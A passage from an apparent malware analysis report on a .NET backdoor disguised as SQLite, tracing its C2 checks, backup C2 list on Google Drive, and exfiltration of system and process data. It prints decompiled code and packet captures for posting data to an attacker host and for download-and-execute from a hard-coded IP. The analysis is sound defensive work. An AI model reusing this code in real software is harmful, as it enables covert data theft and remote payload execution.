the list of backup C2 servers to connect by downloading a text file from the Google drive link. This technique of storing a text file containing the list of backup C2 servers on the legitimate site has advantages and it is highly unlikely to trigger any suspicion in security monitoring and also can bypass reputation based devices. Below screen shots show the code that downloads the text file and text file (info.txt) saved on the disk.




```

// Token: 0x06000068 RID: 104 RVA: 0x00004784 File Offset: 0x00002984
public static void DriveDownloadFile()
{
    try
    {
        if (Client.Connect() != "Connection!")
        {
            Uri address = new Uri((Variables.GoogleDriveUrl ?? "") ?? "");
            new WebClient().DownloadFile(address, Variables.filepath + "\\\" + Variables.value + "\\info.txt");
        }
        else
        {
            Variables.PingServer = true;
            Variables.AliveServer = true;
        }
    }
    catch (Exception)
    {
    }
}

// Token: 0x06000069 RID: 105 RVA: 0x00004808 File Offset: 0x00002A08
public static void CheckPong()
{
}


```



During the time of analysis the text file downloaded from the Google drive link was populated with two private IP addresses, it looks like the attackers deliberately populated the IP addresses with two private IP addresses to prevent the researchers from determining actual IP/domain names of the backup C2 servers. Below screen shot shows the IP addresses in the text file.



Once the text file is downloaded the malware reads each and every IP address from the text file and performs the same C2 validation check (ping and checks for the string “Connection!” from the C2 response). Below screen shot shows the HTTP connection made to those IP addresses.



No.	Time	Source	Destination	Protocol	Info
07	6015.865865	192.168.1.60	192.168.0.101	TCP	49181 > 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2
08	6015.865922	192.168.0.101	192.168.1.60	TCP	80 > 49181 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 M
09	6015.866048	192.168.1.60	192.168.0.101	TCP	49181 > 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
10	6015.866303	192.168.1.60	192.168.0.101	HTTP	GET //northernlights//PingPong.php HTTP/1.1
11	6015.866310	192.168.0.101	192.168.1.60	TCP	80 > 49181 [ACK] Seq=1 Ack=139 Win=15680 Len=0
12	6015.876035	192.168.0.101	192.168.1.60	TCP	49181 > 80 [ACK] Seq=1 Ack=139 Win=15680 Len=0
13	6015.877978	192.168.0.101	192.168.1.60	TCP	80 > 49181 [ACK] Seq=1 Ack=139 Win=15680 Len=0
14	6015.878427	192.168.0.101	192.168.1.60	TCP	49181 > 80 [ACK] Seq=1 Ack=139 Win=15680 Len=0
15	6015.878439	192.168.0.101	192.168.1.60	TCP	80 > 49181 [ACK] Seq=1 Ack=139 Win=15680 Len=0
16	6015.878444	192.168.0.101	192.168.1.60	TCP	49181 > 80 [ACK] Seq=1 Ack=139 Win=15680 Len=0

b) Malware Sends System Information

Based on the analysis it was determined that the malware looks for a string “Connection!” in the C2 response, so the analysis environment was configured to respond with a string “Connection!” whenever the malware made a C2 connection. Below screen shot shows the C2 communication made by the malware and the expected response.

No.	Time	Source	Destination	Protocol	Info
12	100.786573	192.168.1.60	192.168.1.22	TCP	49175 > 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2
13	100.786619	192.168.1.22	192.168.1.60	TCP	80 > 49175 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 M
14	100.786729	192.168.1.60	192.168.1.22	TCP	49175 > 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
15	100.796750	192.168.1.60	192.168.1.22	TCP	GET //northernlights//PingPong.php HTTP/1.1
16	100.796817	192.168.1.22	192.168.1.60	TCP	User-Agent: SQLite/2.0 (Instruction Request)
17	100.803746	192.168.1.22	192.168.1.60	TCP	Host: qhavcloud.com ←
18	100.805715	192.168.1.22	192.168.1.60	TCP	Connection: Keep-Alive
19	100.807479	192.168.1.60	192.168.1.22	TCP	HTTP/1.1 200 OK
42	167.754618	192.168.1.60	192.168.1.22	TCP	Server: INetSim HTTP Server
43	167.754682	192.168.1.22	192.168.1.60	TCP	Connection: Close
					Content-Length: 12
					Content-Type: text/html
					Date: Tue, 26 Jul 2016 22:55:17 GMT
					Connection! ←

Once the malware validates the C2 connection then the malware creates an XML file (*SQLite.xml*) inside which it stores the *user name* and the *password* to communicate with the C2 server.

Malware generates the *user name* to communicate with the C2 by concatenating a) the machine name, b) a random number between 1000 to 9999 and c) the product version of the file. Below screen shot shows the code that generates the *user name*

```

    }
    catch (Exception)
    {
    }
    Variables.ISQLMANAGER_UserName = string.Concat(new object[]
    {
        text,
        "_",
        machineName,
        "_sqlite_",
        num,
        "Ver:",
        text2
    });
    byte[] array = new byte[16];
    new Random().NextBytes(array);
    Variables.ISQLMANAGER_Password = Convert.ToBase64String(array).Replace("+", "-").Replace("/", "_");
}
catch (Exception)
{
}

```

Name	Value	Type
text	"Windows User"	string
machineName	"WIN-T9UJN4HIIHEC"	string
num	0x000019E5	int
text2	"3.0.0.0"	string
array	null	byte[]

Malware generates the password to communicate with the C2 by building an array of 16 random bytes, these random bytes are then encoded using base64 encoding algorithm and malware then replaces the characters “+” and

“/” with “-” and “_” respectively from the encoded data. The attackers use the technique of replacing the standard characters with custom characters to makes it difficult to decode the string (containing the characters “+” and “/”) using standard base64 algorithm. Below screen shot shows the code that generates the password.

```

90     );
91     byte[] array = new byte[16];
92     new Random().NextBytes(array);
93     Variables.ISQLMANAGER_Password = Convert.ToBase64String(array).Replace("+", "-").Replace("/", "_");
94   }
95   catch (Exception)
96   {
97   }
98 }
```

Value	Type
array	byte[]
[0]	byte
[1]	byte
[2]	byte
[3]	byte
[4]	byte
[5]	byte
[6]	byte
[7]	byte
[8]	byte
[9]	byte
[10]	byte
[11]	byte
[12]	byte
[13]	byte
[14]	byte
[15]	byte

Once the *user name* and *password* is generated, malware then creates an XML file (*SQLITE.xml*) and populates the XML file with the generated user name and password. Below screen shot shows the code that creates the XML file

```

public static void WriteLocalClient()
{
    try
    {
        XmlTextWriter expr_1F = new XmlTextWriter(Variables.filepath + "\\\" + Variables.value + "\\SQLITE.xml", null);
        expr_1F.WriteStartDocument();
        expr_1F.WriteComment("First Comment XmlTextWriter Sample Example");
        expr_1F.WriteComment("myXmlFile.xml in root dir");
        expr_1F.WriteStartElement("CLIENT");
        expr_1F.WriteStartElement("r", "RECORD", "urn:record");
        expr_1F.WriteStartElement("USERNAME", "");
        expr_1F.WriteString(Variables.ISQLMANAGER_UserName); ←
        expr_1F.WriteEndElement();
        expr_1F.WriteStartElement("PASSWORD", "");
        expr_1F.WriteString(Variables.ISQLMANAGER_Password); ←
        expr_1F.WriteEndElement();
        expr_1F.WriteEndDocument();
        expr_1F.Close();
    }
    catch (Exception)
    {
    }
}
```

Below screen shot shows the XML file populated with the *user name* and the *password* which is used by the malware to communicate with the C2 server.



The malware then collects system information like the *computer name*, *operating system caption*, *IP address of the infected system*, *product version of the executable file* and sends it to the C2 server along with the generated *user*

name and *password* using a POST request to *postdata.php*. Below screen shots show the code that collects the system information and the data that is sent to the attacker.

```

6     public static void EncryptPacket(SortedList<short, PacketType> packetList)
7     {
8         HttpGetPost.SendPacket(packetList); ←
9     }
10
11 // Token: 0x06000055 RID: 85 RVA: 0x0000426C File Offset: 0x0000246C
12 public static void SortedListToPacket(SortedList<short, PacketType> packetList)
13 {
14
15     ...
16 }

```

Index	Value	Type
[0]	WIN-T9UN4HIIHEC	string
	Name	string
	Opcode	short
	Packet	System.Type
[1]	System.Collections.Generic.SortedList<short, ISqlManager.Global.Packet..>	System.Collections.Generic.Sorted...
	ISqlManager.Global.Packet.PacketType	ISqlManager.Global.Packet.Packet...
	Microsoft Windows 7 Ultimate	string
	Caption_OperatingSystem	string
	0x0004	short
	Packet	System.Type
[2]	System.Collections.Generic.SortedList<short, ISqlManager.Global.Packet..>	System.Collections.Generic.Sorted...
	ISqlManager.Global.Packet.PacketType	ISqlManager.Global.Packet.Packet...
	192.168.1.60PC	string
	LocalIP	string
	0x0012	short
	Packet	System.Type
[3]	System.Collections.Generic.SortedList<short, ISqlManager.Global.Packet..>	System.Collections.Generic.Sorted...
	ISqlManager.Global.Packet.PacketType	ISqlManager.Global.Packet.Packet...
	3.0.0.0	string
	Version	string
	0x0014	short
	Packet	System.Type


```

POST //northernlights//postdata.php HTTP/1.1
Content-type: application/x-www-form-urlencoded
Host: qhavcloud.com ←
Content-Length: 222
Expect: 100-continue
Connection: Keep-Alive

```

USERNAME=Windows+User_WIN-T9UN4HIIHEC_sqlite_1570Ver%3a3.0.0.0&PASSWORD=kHFzgR70NISJfZN0hhHcVw%3d%3d&ComputerName=WIN-T9UN4HIIHEC&Caption_OperatingSystem=Microsoft+Windows+7+Ultimate+&LocalIp=192.168.1.60PC&Version=3.0.0.0

c) Malware Sends Process Information

Malware then enumerates the list of all the processes running on the system and sends it to the C2 server along with the *user name* and *password* using a POST request to *JobProcesses.php* as shown in the below screen shots. This allows the attackers to know which programs are running on the system or if any analysis tools are used to inspect the malware.

```

28     string[] array3 = new string[expr_15.Length];
29     int num = 0;
30     Process[] array4 = expr_15;
31     for (int i = 0; i < array4.Length; i++)
32     {
33         Process process = array4[i];
34         array1[num] = process.ProcessName + ".exe"; ←
35         array2[num] = process.Id;
36         array3[num] = process.MainWindowTitle;
37         Variables.formData[("Process" + num) ?? "" ] = process.ProcessName + ".exe";
38         num++;
39     }
40     Uri address = new Uri(string.Concat(new string[]
41     {
42         "http://",
43         Variables.normhours,
44     }));

```

Value	Type
svchost	string
0x00000001	System.IntPtr

```

40         Uri address = new Uri(string.Concat(new string[]
41         {
42             "http://",
43             Variables.normhours,
44             "/",
45             Variables._DirnamesList,
46             "//JobProcesses.php"
47         }));
48         Variables.formData["USERNAME"] = Variables.ISQLMANAGER_UserName;
49         Variables.formData["PASSWORD"] = Variables.ISQLMANAGER_Password;
50         byte[] bytes = new WebClient().UploadValues(address, "POST", Variables.formData);
51         result = Encoding.ASCII.GetString(bytes);
52         Variables.isprocesssent = true;
53     }
54     catch (Exception)
55     {
56         result = "";
57         Variables.isprocesssent = false;
58     }
59     return result;
60 }
61 }
62 }
63 }

```

Locals

Name	Value	Type
address	http://qhvcloud.com/northernlights//JobProcesses.php	System.Uri
bytes	null	byte[]

Stream Content

```

POST //northernlights//JobProcesses.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: qhvcloud.com
Content-Length: 1039
Expect: 100-continue
Connection: Keep-Alive

Process0=svchost.exe&Process1=svchost.exe&Process2=svchost.exe&Process3=svchost.exe&Process4=spoolsv.exe&Process5=msdtc.exe&Process6=vmtoolsd.exe&Process7=taskhost.exe&Process8=svchost.exe&Process9=conhost.exe&Process10=dwm.exe&Process11=WmiPrvSE.exe&Process12=TPAutoConnect.exe&Process13=ProcessHacker.exe&Process14=explorer.exe&Process15=winlogon.exe&Process16=vmtoolsd.exe&Process17=smss.exe&Process18=csrss.exe&Process19=svchost.exe&Process20=dllhost.exe&Process21=SearchIndexer.exe&Process22=SQLite.exe&Process23=svchost.exe&Process24=TPAutoConnSvc.exe&Process25=VGAuthService.exe&Process26=wmpnetwk.exe&Process27=lsm.exe&Process28=IpOverUsbSvc.exe&Process29=svchost.exe&Process30=notepad%2b%2b.exe&Process31=lsass.exe&Process32=vmacthlp.exe&Process33=dnSpy.exe&Process34=wininit.exe&Process35=svchost.exe&Process36=services.exe&Process37=csrss.exe&Process38=svchost.exe&Process39=taskhost.exe&Process40=System.exe&Process41=Idle.exe&USERNAME=Windows+User_WIN-T9UN4HIIHEC_sqlite_1570Ver%3a3.0.0.0&PASSWORD=kHFzgR70NISJfZN0hhHcVw%3d%3d

```

Malware Functionalities

Apart from sending the system information and process information to the C2 server, the malware also has the capability to perform various other tasks by taking command from the C2. This section focuses on different functionalities of the malware.

a) Download & Execute Functionality 1

Malware triggers the download functionality by connecting to the C2 server and making a request to either *Jobwork1.php* or *Jobwork2.php*, if the C2 response satisfies the condition then it downloads & executes the file. After understanding the logic (logic is mentioned below) & to satisfy the condition the environment was configured to give proper response whenever the malware made a request to *Jobwork1.php* or *Jobwork2.php*. Below screen shot shows the response given to the malware.

```

POST //northernlights//JobWork1.php HTTP/1.1
Content-type: application/x-www-form-urlencoded
Host: qhavcloud.com
Content-Length: 1181
Expect: 100-continue

Process0=svchost.exe&Process1=svchost.exe&Process2=svchost.exe&Process3=svchost.exe&Process4=spoolsv.exe&Process5=msdtc.exe&Process6=vmtoolsd.exe&Process7=taskhost.exe&Process8=svchost.exe&Process9=conhost.exe&Process10=dwm.exe&Process11=WmiPrvSE.exe&Process12=TPAutoConnect.exe&Process13=ProcessHacker.exe&Process14=explorer.exe&Process15=winlogon.exe&Process16=vmtoolsd.exe&Process17=smss.exe&Process18=csrss.exe&Process19=svchost.exe&Process20=dllhost.exe&Process21=SearchIndexer.exe&Process22=SQLite.exe&Process23=svchost.exe&Process24=TPAutoConnSvc.exe&Process25=VGAuthService.exe&Process26=wmpnetwk.exe&Process27=lsm.exe&Process28=IpOverUsbSvc.exe&Process29=svchost.exe&Process30=notebook%2b%2b.exe&Process31=lsass.exe&Process32=vmacthlp.exe&Process33=dnSpy.exe&Process34=wininit.exe&Process35=svchost.exe&Process36=services.exe&Process37=cssrs.exe&Process38=svchost.exe&Process39=taskhost.exe&Process40=System.exe&Process41=Idle.exe&USERNAME=Windows+User_WIN-T9UN4HIIHEC_&PASSWORD=kHFzgR70NISJfZNOhhHcVw%3d%3d&ReportOk=DagaDaRora&ComputerName=WIN-T9UN4HIIHEC&Caption_OperatingSystem=Microsoft+Windows+7+Ultimate
+&LocalIp=192.168.1.60&PCVersion=3.0.0.0HTTP/1.1 200 OK
Server: INetSim HTTP Server
Connection: Close
Content-Length: 66
Content-Type: text/html
Date: Tue, 26 Jul 2016 22:41:59 GMT
abcdedfghijklmnhttp://c2xy.com/a.exeopqclientpermissionrstdpendingv
```

String given to trigger the download & execute functionality

Malware then reads the response successfully as shown in the below screen shot.

```

130
131     {
132         Uri address = new Uri(string.Concat(new string[]
133         {
134             "http://",
135             Variables.normhours,
136             "/",
137             Variables._DirnamesList,
138             "/",
139             pagename
140         }) ?? "");
141         Variables.formData["USERNAME"] = Variables.ISQLMANAGER_UserName;
142         Variables.formData["PASSWORD"] = Variables.ISQLMANAGER_Password;
143         byte[] bytes = new WebClient().UploadValues(address, "POST", Variables.formData);
144         result = Encoding.ASCII.GetString(bytes); ←
145     }
146     catch (Exception)
147     {
148     }
149     return result;
150 }
151 // Token: 0x0400000A RID: 10

```

	Value	Type
pagename	"JobWork1.php"	string
result	"abcdedfghijklmnhttp://c2xy.com/a.exeopqclientpermissionrstdpendingv/n"	string
address	(http://qhavcloud.com/northernlights/JobWork1.php)	System.Uri

from the C2 response it extracts two things a) URL to download an executable file and b) the command string that will trigger the download functionality

From the C2 response the URL is extracted starting from offset 14 (i.e 15th character) and it determines the length of the string (URL) to extract by finding the start offset of the string “clientpermission” once it finds it, its offset value is subtracted with 17.

The command string to trigger the download functionality is extracted from the C2 response using the logic shown below. Below screen shot shows the logic used to extract the URL and the command strings, in the below screen shot the extracted command string is stored in the variable `ServerTask1Permission`.

```
// Token: 0x06000062 RID: 98 RVA: 0x000044E0 File Offset: 0x000026E0
public static void BreakJsonByCustomTask1(string breakstring)
{
    try
    {
        Variables.ServerTASK1URL = breakstring.Substring(14, breakstring.IndexOf("clientpermission") - 17).Replace("\\\\",
        "");
        Variables.ServerTask1Permission = breakstring.Substring(breakstring.IndexOf("clientpermission") + 19,
        breakstring.Length - breakstring.IndexOf("clientpermission") - 21);
    }
    catch (Exception)
    {
        Variables.ServerTASK1URL = "";
        Variables.ServerTask1Permission = "";
    }
}
```

Logic used to extract the URL from the C2 response

Logic used to extract the command string from the C2 response

Once the URL and command string is extracted, the malware compares the command string with the string “Pending”, only if the command string matches with string “Pending” the download functionality is triggered.

```
        JobWork.BreakJsonByCustomTask1(Client.GetJobRequest("JobWork1.php"));
        if (Variables.ServerTask1Permission == "pending") ←
    {
        JobWork.dw = new DownloadingDownloadJobs1(Variables.ServerTASK1URL, Variables.ServerTask1Permission);
        JobWork.Executing(Variables.ServerTask1filename);
        Client.SendServerRequest("JobDone.php");
    }
}
```

When all the above mentioned conditions are satisfied the malware downloads the executable from the URL extracted from the C2 response. Below screen shot shows the URL extracted from the C2 response.

Note: In the below screen shot the URL (`http://c2xy.com/a.exe`) is not the actual URL used by the malware for downloading the file, this is a test URL used to determine the functionality, so this URL should not be used as an indicator.

Below screen shot shows the network traffic of malware trying to download the executable file from the extracted URL.


3 0.000124	192.168.1.60	192.168.1.22	DNS	Standard query A c2xy.com	→
4 0.007222	192.168.1.22	192.168.1.60	DNS	Standard query response A 192.168.1.22	
5 0.033744	192.168.1.60	192.168.1.22	TCP	49182 > 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WSA=0	
6 0.033822	192.168.1.22	192.168.1.60	TCP	80 > 49182 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0	
7 0.033945	192.168.1.60	192.168.1.22	TCP	49182 > 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0	→
8 0.034154	192.168.1.60	192.168.1.22	HTTP	GET /a.exe HTTP/1.1	
9 0.034160	192.168.1.22	192.168.1.60	TCP	80 > 49182 [ACK] Seq=1 Ack=64 Win=14608 Len=0	

Stream Context
 GET /a.exe HTTP/1.1
 Host: c2xy.com
 Connection: Keep-Alive

HTTP/1.1 200 OK
 Server: INetSim HTTP Server
 Connection: Close
 Content-Length: 24576
 Content-Type: x-msdos-program
 Date: Tue, 26 Jul 2016 23:05:23 GMT

```
MZ.....@.....!..L.!This program cannot be run in DOS
mode.
$.....6...X...X...X.`.R...X...V...X...Y...X...K...X.`.S...X.Rich..X....PE..L.....
F.....0...@...@....D..
```

The downloaded executable is saved in the %AppData%\SQLite directory as shown in the below screen shot.



The downloaded file is then executed by the malware as shown in the below screen shot.

```
109     public static void Executing(string filename)
110     {
111         try
112         {
113             Process.Start(string.Concat(new string[]
114             {
115                 Variables.filepath,
116                 "\\",
117                 Variables.value,
118                 "\\",
119                 filename
120             }));
121         }
122         catch (Exception)
123         {
124         }
125     }
126
127 // Token: 0x040000B0 RID: 176
```

locals

Name	Type	Value
filename	string	"a.exe"

Once the downloaded file is executed the malware reports that the download & execute was successful by making a POST request to JobDone.php as shown in the below screen shots

```

105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125 %

```

Locals

Name	Value	Type
pagename	"JobDone.php"	string
address	http://qhavcloud.com/northernlights//JobDone.php	System.Uri
bytes	bytes	byte[]

```

Stream Context: Follow TCP Stream
POST //northernlights//JobDone.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: qhavcloud.com ←
Content-Length: 1181
Expect: 100-continue
Connection: Keep-Alive

Process0=svchost.exe&Process1=svchost.exe&Process2=svchost.exe&Process3=svchost.exe&Process4=spoolsv.exe&Process5=msdtc.exe&Process6=vmtoolsd.exe&Process7=taskhost.exe&Process8=svchost.exe&Process9=conhost.exe&Process10=dwm.exe&Process11=WmiPrvSE.exe&Process12=TPAutoConnect.exe&Process13=ProcessHacker.exe&Process14=explorer.exe&Process15=winlogon.exe&Process16=vmtoolsd.exe&Process17=sms.exe&Process18=csrss.exe&Process19=svchost.exe&Process20=dllhost.exe&Process21=SearchIndexer.exe&Process22=SQLite.exe&Process23=svchost.exe&Process24=TPAutoConnSvc.exe&Process25=VGAuthService.exe&Process26=wmpnetwk.exe&Process27=lsm.exe&Process28=IpOverUsbSvc.exe&Process29=svchost.exe&Process30=notepad%2b%2b.exe&Process31=lsass.exe&Process32=vmacthlp.exe&Process33=dnSpy.exe&Process34=wininit.exe&Process35=svchost.exe&Process36=services.exe&Process37=csrss.exe&Process38=svchost.exe&Process39=taskhost.exe&Process40=System.exe&Process41=Idle.exe&USERNAME=Windows+User_WIN-T9UN4HIHEC_sqlite_1570Ver%3a3.0.0.0&PASSWORD=kHFzgR70NISJfZN0hhHcVw%3d%3d&ReportOk=DagaDaRora&ComputerName=WIN-T9UN4HIHEC&Caption=_OperatingSystem=Microsoft+Windows+7+Ultimate+&LocalIp=192.168.1.60PC&Version=3.0.0.0HTTP/1.1 200 OK
Server: IMetSim HTTP Server
Connection: Close
Content-Length: 53
Content-Type: text/html
Date: Tue, 26 Jul 2016 22:47:46 GMT

```

This functionality allows the attacker to change their hosting site (from where the malware will be downloaded), this can be achieved by changing the C2 response containing different URL.

b) Download & Execute Functionality 2

Malware also supports second type of download functionality, instead of extracting the URL from the C2 response and downloading the executable, it gets executable content from the networks stream from a hard coded IP address and then writes it to the disk and executes it.

This functionality is triggered by making a request to either *JobTcp1.php* or *JobTcp2.php*, if the C2 response satisfies the condition then it gets the executable content from a hard coded IP address. After understanding the logic & to satisfy the condition the environment was configured to give proper response when the malware made a request to *JobTcp1.php* or *JobTcp2.php*. Below screen shot shows the response given to the malware.

```

POST //northernlights//JobTCP1.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: qhavcloud.com
Content-Length: 1181
Expect: 100-continue

Process0=svchost.exe&Process1=svchost.exe&Process2=svchost.exe&Process3=svchost.exe&Process4=spoolsv.exe&Process5=msdtc.exe&Process6=vmtoolsd.exe&Process7=taskhost.exe&Process8=svchost.exe&Process9=conhost.exe&Process10=dwm.exe&Process11=WmiPrvSE.exe&Process12=TPAutoConnect.exe&Process13=ProcessHacker.exe&Process14=explorer.exe&Process15=winlogon.exe&Process16=vmtoolsd.exe&Process17=sms.exe&Process18=csrss.exe&Process19=svchost.exe&Process20=dllhost.exe&Process21=SearchIndexer.exe&Process22=SQLite.exe&Process23=svchost.exe&Process24=TPAutoConnSvc.exe&Process25=VGAuthService.exe&Process26=wmpnetwk.exe&Process27=lsm.exe&Process28=IpOverUsbSvc.exe&Process29=svchost.exe&Process30=notepad%2b%2b.exe&Process31=lsass.exe&Process32=vmacthlp.exe&Process33=dnSpy.exe&Process34=wininit.exe&Process35=svchost.exe&Process36=services.exe&Process37=csrss.exe&Process38=svchost.exe&Process39=taskhost.exe&Process40=System.exe&Process41=Idle.exe&USERNAME=Windows+User_WIN-T9UN4HIHEC_sqlite_1570Ver%3a3.0.0.0&PASSWORD=kHFzgR70NISJfZN0hhHcVw%3d%3d&ReportOk=DagaDaRora&ComputerName=WIN-T9UN4HIHEC&Caption=_OperatingSystem=Microsoft+Windows+7+Ultimate+&LocalIp=192.168.1.60PC&Version=3.0.0.0HTTP/1.1 200 OK
Server: IMetSim HTTP Server
Connection: Close
Content-Length: 53
Content-Type: text/html
Date: Tue, 26 Jul 2016 22:47:46 GMT

```

String given to trigger the download & execute functionality

abcedfghijklmnqrstuvwxyzopqrstuvwxyz

Malware then reads the c2 response and from the C2 response it extracts two things *a) filename* and *b) the command string that will trigger the download functionality*.

From the C2 response the filename is extracted starting from offset 14 (i.e 15th character) and it determines the length of the string to extract by finding the start offset of the string “clientpermission” once it finds it, its offset value is subtracted with 17. The command string to trigger the download functionality is extracted from the C2 response using the logic shown below. Below screen shot shows the logic used to extract the filename and the command string, in the below screen shot the extracted command string is stored in the variable *ServerTask1Permission*.

The screenshot shows a debugger interface with assembly code and a memory dump. The assembly code includes logic for extracting a filename and a command string from a C2 response. Red arrows point to specific lines of code: one to the logic for extracting the filename and another to the logic for extracting the command string. The memory dump at the bottom shows the variable *breakstring* containing the value "abcd...testfileopgclientpermission:pending\n". A red arrow points to this variable with the label "C2 Response".

```
79     public static void BreakJsonByCustomTCP1(string breakstring)
80     {
81         try
82         {
83             Variables.ServerTCP1URL = breakstring.Substring(14, breakstring.IndexOf("clientpermission") - 17).Replace("\\\\", "");
84             Variables.ServerTCP1Permission = breakstring.Substring(breakstring.IndexOf("clientpermission") + 19,
85                 breakstring.Length - breakstring.IndexOf("clientpermission") - 21);
86         }
87         catch (Exception)
88         {
89             Variables.ServerTCP1URL = "";
90             Variables.ServerTCP1Permission = "";
91         }
92     }
93     // Token: 0x06000065 RID: 101 RVA: 0x00004690 File Offset: 0x00002890
94     public static void BreakJsonByCustomTCP2(string breakstring)
95     {
96         try
97         {
```

Once the filename and command string is extracted, the malware compares the command string with the string “Pending”, if the command string matches with string “Pending” then the extracted filename (in this case the extracted filename is “testfile”) from the C2 response is concatenated with “.exe” as shown below.

The screenshot shows a debugger interface with assembly code. Red arrows point to specific lines of code where the command string is being concatenated with ".exe". The code involves multiple conditional blocks and file operations like *Path.GetFileName*. A red arrow points to the final concatenated filename with the label "Variables.ServerTCP1filename = expr_C0 + ".exe";".

```
JobWork.Executing(Variables.ServerTask2filename);
Client.SendServerRequest("JobDone1.php");
}
JobWork.BreakJsonByCustomTCP1(Client.GetJobRequest("JobTCP1.php"));
if (Variables.ServerTCP1Permission == "pending")
{
    string expr_C0 = Path.GetFileName(Variables.ServerTCP1URL),
    Variables.ServerTCP1filename = expr_C0 + ".exe";
    JobWork.dg = new DingDong1(expr_C0);
    JobWork.Executing(Variables.ServerTCP1filename);
    Client.SendServerRequest("JobDoneTCP1.php");
}
JobWork.BreakJsonByCustomTCP2(Client.GetJobRequest("JobTCP2.php"));
if (Variables.ServerTCP2Permission == "pending")
{
    string expr_118 = Path.GetFileName(Variables.ServerTCP2URL);
    Variables.ServerTCP2filename = expr_118 + ".exe";
    JobWork.dg = new DingDong1(expr_118);
    JobWork.Executing(Variables.ServerTCP2filename);
```

```

2308     public static string Concat(string str0, string str1)
2309     {
2310         if (string.IsNullOrEmpty(str0))
2311         {
2312             if (string.IsNullOrEmpty(str1))
2313             {
2314                 return string.Empty;
2315             }
2316             return str1;
2317         }
2318         else
2319         {
2320             if (string.IsNullOrEmpty(str1))
2321             {
2322                 return str0;
2323             }
2324             int length = str0.Length;
2325             string text = string.FastAllocateString(length + str1.Length);
2326             string.FillStringChecked(text, 0, str0);
2327             string.FillStringChecked(text, length, str1);
2328             return text;
2329         }
2330     }

```

Locals

Name	Value	Type
str0	"testfile"	string
str1	".exe"	string
length	0x00000008	int
text	"testfile.exe"	string

Filename extracted from the C2 response

Filename concatenated with ".exe"

It then connects to the hard coded IP 91[.]205[.]173[.]3 on port 6134, and it sends the concatenated filename (testfile.exe) as shown below.

```

18     private void TryToConnect(string filename)
19     {
20         try
21         {
22             TcpClient tcpClient = new TcpClient();
23             Console.WriteLine("Connecting.....");
24             tcpClient.Connect("91.205.173.3", 6134); // Red arrow here
25             Stream stream = tcpClient.GetStream();
26             byte[] array = new byte[1024];
27             byte[] bytes = new ASCIIEncoding().GetBytes(filename);
28             stream.Write(bytes, 0, bytes.Length);
29             NetworkStream stream2 = tcpClient.GetStream();
30             string text = string.Empty;
31             text = string.Concat(new string[]
32             {
33                 Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData),
34                 "\\",
35                 Variables.value,
36                 "\\",
37                 filename,
38                 ".exe"
39             });

```

Locals

Name	Value	Type
this	ISqlManager.Global.DingDong1	ISqlManager.Global.DingDong1
filename	"testfile"	string
tcpClient	null	System.Net.Sockets.TcpClient

Network Minidump

No.	Time	Source	Destination	Protocol	Info
187	5883.774768	192.168.1.60	91.205.173.3	TCP	49189 > 6134 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=
